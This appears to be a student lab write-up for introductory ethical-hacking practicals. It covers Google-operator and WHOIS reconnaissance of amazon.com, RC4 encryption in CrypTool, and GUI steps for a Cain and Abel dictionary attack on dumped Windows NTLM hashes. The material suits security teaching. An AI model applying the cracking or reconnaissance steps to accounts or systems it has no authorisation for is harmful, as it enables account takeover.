


Practical 1: Google and Whois Reconnaissance

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform WhoIs lookups to retrieve domain registration information and gather details about the target's infrastructure


Defining Target: <https://www.amazon.com/>

Using Google and Advance Operators to Gather Information

1. Head to <https://google.com>
2. Search information “amazon.com” (Double quotes is used to searching for an exact match)




3. The result will have all the information about the amazon.com such as history, official site and much more information about the target i.e. amazon.com




Using Whois to Gather Information

1. Go to the website <https://who.is/>
2. Enter the search <https://www.amazon.com/>



3. Exploring the DNS Records



4. Exploring the Registrar Info, Important Dates and NameServers of the Domain

The screenshot shows a web browser window with the URL `who.is/whois/amazon.com`. The page displays the following information:

Registrar Info

Name
MarkMonitor, Inc.

Whois Server
`whois.markmonitor.com`

Referral URL
`http://www.markmonitor.com`

Status
`clientDeleteProhibited` (<https://www.icann.org/epp#clientDeleteProhibited>)
`clientTransferProhibited` (<https://www.icann.org/epp#clientTransferProhibited>)
`clientUpdateProhibited` (<https://www.icann.org/epp#clientUpdateProhibited>)
`serverDeleteProhibited` (<https://www.icann.org/epp#serverDeleteProhibited>)
`serverTransferProhibited` (<https://www.icann.org/epp#serverTransferProhibited>)
`serverUpdateProhibited` (<https://www.icann.org/epp#serverUpdateProhibited>)

Important Dates

Expires On
2024-10-30

Registered On
1994-11-01

Updated On
2023-05-16

Name Servers

`ns1.amzndns.co.uk`
156.154.67.10

`ns1.amzndns.com`
156.154.64.10

`ns1.amzndns.net`
156.154.65.10

`ns1.amzndns.org`
156.154.66.10

`ns2.amzndns.co.uk`
204.74.120.1

`ns2.amzndns.com`
156.154.68.10

`ns2.amzndns.net`
156.154.69.10


`ns2.amzndns.org`
156.154.150.1

Practical 2: Password Encryption and Cracking with CrypTool and Cain and Abel


- Password Encryption and Decryption:
 - Use CrypTool to encrypt passwords using the RC4 algorithm.
 - Decrypt the encrypted passwords and verify the original values.
- Password Cracking and Wireless Network Password Decoding:
 - Use Cain and Abel to perform a dictionary attack on Windows account passwords.
 - Decode wireless network passwords using Cain and Abel's capabilities.

Password Encryption and Decryption


1. Start the Cryp Tool
2. Click on File > New Or press Ctrl + N of Keyboard




3. Enter the text to be Encrypt




4. Click on Encrypt/Decrypt > Symmetric (Modern) > RC4




5. Select the Following
- Key Length: 8 bits
 - Key: 32



6. The Data will be Encrypted




7. Follow the Above Step again for decryption




Password Cracking and Wireless Network Password Decoding


1. Start Cain and Abel and Click on Cracker Tab




2. Right Click and Click Add to List or press Insert button on the Keyboard



3. Select Import Hashes from a text file and load the “windowsuserpassworddump.txt” file.
4. Click on Next




5. All the User account will be loaded with the LM and NT hashes




6. Select all the accounts

7. Right click and select Dictionary Attack > NTLM Hashes




8. Right Click on the Dictionary > Click on Add to List or press Insert

9. Add your wordlist




10. Start the Bruteforcing and Wait until all the password are cracked



11. Click on Exit as all the hashed are cracked

12. All the Password of the windows user account will be shown Successfully

